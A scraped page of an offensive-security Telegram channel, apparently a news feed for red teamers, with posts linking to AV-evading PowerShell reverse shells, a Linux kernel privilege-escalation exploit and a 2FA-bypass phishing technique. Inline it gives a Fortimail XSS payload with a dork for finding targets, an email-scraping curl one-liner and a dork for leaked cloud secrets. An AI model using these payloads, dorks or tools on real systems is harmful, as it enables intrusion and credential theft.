TGViewer
Channel Public Channel
APT

APT

@apt_notes

This channel discusses:

— Offensive Security
— RedTeam
— Malware Research
— OSINT
— etc

Disclaimer:
t.me/APT_Notes/6

Chat Link:
t.me/APT_Notes_PublicChat
Subscribers
16.8K
Photos
565
Videos
28
Links
909

Showing posts older than #683 · Back to latest

Older Posts 19 shown
Post #680 738

Guest User abuse in Azure AD

Dear BlueTeam, save yourself from the RedTeam and enable these settings in your Azure tenant!
Otherwise, every "Guest" you invite in your Microsoft Team meetings can list users from other groups etc.

#azure #teams #guest #redteam #blueteam
Post #679 892
PSSW100AVB

This is the PSSW100AVB (Powershell Scripts With 100% AV Bypass) Framework.
A list of useful Powershell scripts with 100% AV bypass ratio. (At the time of publication).
Latest Reverse shell tested on Windows 11 (ReverseShell_2022_03.ps1)

https://github.com/tihanyin/PSSW100AVB

#av #evasion #amsi #powershell #ps1
Post #675 602
CVE-2022-0995

This is my exploit for CVE-2022-0995, an heap out-of-bounds write in the watch_queue Linux kernel component.

It uses the same technique described in https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html.

The exploit targets Ubuntu 21.10 with kernel 5.13.0-37.
The exploit is not 100% reliable, you may need to run it a couple of times. It may panic the kernel, but during my tests it happened rarely.

https://github.com/Bonfee/CVE-2022-0995

#linux #lpe #exploit #cve
  • 👍 3
Post #674 2.06K
ntTraceControl — Powershell Event Tracing Toolbox

Want to simulate any ETW logs using powershell, even the security one?
Do you want to import any evtx files into the current eventlog session?

ntTraceControl is a set of Powershell commands to forge/generate Windows logs. Simply put, ntTraceControl supports Detection teams by simplifying the testing of detection use cases and alerts without using complex infrastructure, tools, or the testing of vulnerabilities.

https://github.com/airbus-cert/ntTraceControl

#etw #simulate #powershell #redteam #blueteam
Post #672 558

Forwarded from PT SWARM

✅ A tip for obtaining NT hash from GenericWrite/All privileges. Works for both user and machine accounts.
  • 👍 3
  • 🔥 1
Post #670 1.06K
OSINT Tip

Quickly scrape email addresses from a site with this simple curl command

cat targets.txt | xargs -n1 -I{} curl -s https://{} | grep -E -o "\b[a-zA-Z0-9.-]+@[a-zA-Z0-9.-]+\.[a-zA-Z0-9.-]+\b" | sort -u

#osint #tip #curl #email #recon
  • 👍 4
Post #669 955
Post #667 733
Fortinet Fortimail 7.0.1 — Reflected Cross-Site Scripting (CVE-2021-43062)

An improper neutralization of input during web page generation vulnerability in FortiMail may allow an unauthenticated attacker to perform an XSS attack via crafted HTTP GET requests to the FortiGuard URI protection service.

PoC:
https://example/fmlurlsvc/?=&url=https%3A%2F%http://google.com%3CSvg%2Fonload%3Dalert(1)%3E

Payload:
https%3A%2F%http://google.com%3CSvg%2Fonload%3Dalert(1)%3E

Dork:
inurl:/fmlurlsvc/

#fortinet #forimail #xss
Post #665 591
PowerRunAsSystem

Run application as system with interactive system process support (active Windows session). This technique doesn't rely on any external tools and doesn't require a Microsoft Service. It spawns an NT Authority/System process using the Microsoft Windows Task Scheduler then upgrade to Interactive System Process using cool WinApi's (Run in Active Windows Session)

https://github.com/DarkCoderSc/PowerRunAsSystem

#windows #powershell #runas
Post #664 630
Post #663 594
Google Groups Dork

Some Devs use "Google Groups" as a workplace because it is easy and free.
But a lot of sensitive information is leaked Such as "access keys", "aws secrets" ...etc .

Dork:
site:http://groups.google.com "COMPANY"

#osint #dorks #bugbounty
  • 👍 2
Post #662 640
Bypass 2FA Using noVNC

Steal credentials and bypass 2FA by giving users remote access to your server via an HTML5 VNC client that has a browser running in kiosk mode.

https://mrd0x.com/bypass-2fa-using-novnc/

#2fa #bypass #novnc
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →